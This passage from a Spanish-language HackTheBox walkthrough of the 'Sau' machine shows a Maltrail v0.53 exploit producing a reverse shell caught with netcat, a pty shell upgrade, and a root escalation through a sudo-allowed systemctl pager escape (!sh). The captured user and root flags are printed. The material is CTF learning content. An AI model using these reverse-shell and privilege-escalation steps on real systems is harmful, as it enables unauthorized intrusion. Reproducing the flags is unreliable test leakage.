(eddyrack864@kali)~$ python3 exploit.py 10.10.14.114 1234 http://10.10.11.224:55555/test

eddyrack864@kali: ~
(eddyrack864@kali)~$ nc -lnvp 1234
listening on [any] 1234 ...
```

15. Al ejecutar el exploit, se observa la recepción inmediata de la conexión hacia la máquina local, evidenciando así el éxito de la explotación.



```
eddyrack864@kali: ~/Maltrail-v0.53-Exploit
(eddyrack864@kali)~$ python3 exploit.py 10.10.14.114 1234 http://10.10.11.224:55555/test
Running exploit on http://10.10.11.224:55555/test/login

eddyrack864@kali: ~
(eddyrack864@kali)~$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.114] from (UNKNOWN) [10.10.11.224] 60474
$
```


16. A continuación, se ejecuta el comando whoami con el objetivo de determinar el nombre del usuario con el cual se ha accedido al sistema. Posteriormente, se mejora la interfaz de la terminal mediante la implementación del comando:

➤ python3 -c 'import pty;pty.spawn("/bin/bash");'



```
(eddyrack864@kali)~$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.114] from (UNKNOWN) [10.10.11.224] 60474
$ whoami
whoami
puma
$ python3 -c 'import pty;pty.spawn("/bin/bash");'
python3 -c 'import pty;pty.spawn("/bin/bash");'
puma@sau:/opt/maltrail$
```

17. Posteriormente, se realiza la navegación hacia el directorio correspondiente al usuario identificado, con el propósito de listar su contenido y, de esta manera, ubicar la flag asociada al usuario.



```
puma@sau:/opt/maltrail$ cd /home/puma
cd /home/puma
puma@sau:~$ ls -la
ls -la
total 32
drwxr-xr-x 4 puma puma 4096 Jun 19 12:25 .
drwxr-xr-x 3 root root 4096 Apr 15 2023 ..
lrwxrwxrwx 1 root root 9 Apr 14 2023 .bash_history -> /dev/null
-rw-r--r-- 1 puma puma 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 puma puma 3771 Feb 25 2020 .bashrc
drwx----- 2 puma puma 4096 Apr 15 2023 .cache
drwx----- 3 puma puma 4096 Apr 15 2023 .gnupg
-rw-r--r-- 1 puma puma 807 Feb 25 2020 .profile
lrwxrwxrwx 1 puma puma 9 Apr 15 2023 .viminfo -> /dev/null
lrwxrwxrwx 1 puma puma 9 Apr 15 2023 .wget-hsts -> /dev/null
-rw-r----- 1 root puma 33 Dec 17 15:58 user.txt
puma@sau:~$
```

18. Una vez que la flag del usuario ha sido localizada, se procede a su visualización mediante el uso del comando cat.

Flag: **545ffd7174499dd86c4ef20b065b27e6**

```
puma@sau:~$ cat user.txt
cat user.txt
545ffd7174499dd86c4ef20b065b27e6
puma@sau:~$
```

19. Posteriormente, mediante la ejecución del comando sudo -l, se verifica la lista de comandos que pueden ejecutarse sin la necesidad de ingresar la contraseña de administrador. Como resultado, se identifica la capacidad para ejecutar el comando systemctl status trail.service.

```
puma@sau:~$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

20. Con el fin de escalar privilegios, se ejecuta el mismo comando que fue identificado en el paso anterior, utilizando sudo. Este procedimiento generará un aviso, y tras este, se ingresa !sh para obtener acceso como usuario root.

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
- (press RETURN)!sh_
```

21. Tras completar el paso anterior y confirmar el cambio de privilegios, se ejecuta el comando whoami para verificar la transición a la cuenta de usuario root. Posteriormente, se procede a navegar hacia el directorio correspondiente al usuario root, donde se lista el contenido y se localiza la flag asociada al usuario root.

```
- (press RETURN)!sh
!ssh!sh
# whoami
whoami
root
# pwd
pwd
/home/puma
# cd /home/root
cd /home/root
sh: 3: cd: can't cd to /home/root
# cd /root
cd /root
# ls
ls
go root.txt
#
```


22. Una vez que la flag del usuario root ha sido localizada, se procede a su visualización mediante el uso del comando cat.

Flag: **974eed18660dec0d15da4011883d9fe7**

```
# cat root.txt
cat root.txt
974eed18660dec0d15da4011883d9fe7
#
```

23. Se procede a ingresar las flags del usuario y del root en la plataforma HackTheBox, marcando así la finalización exitosa de la máquina.

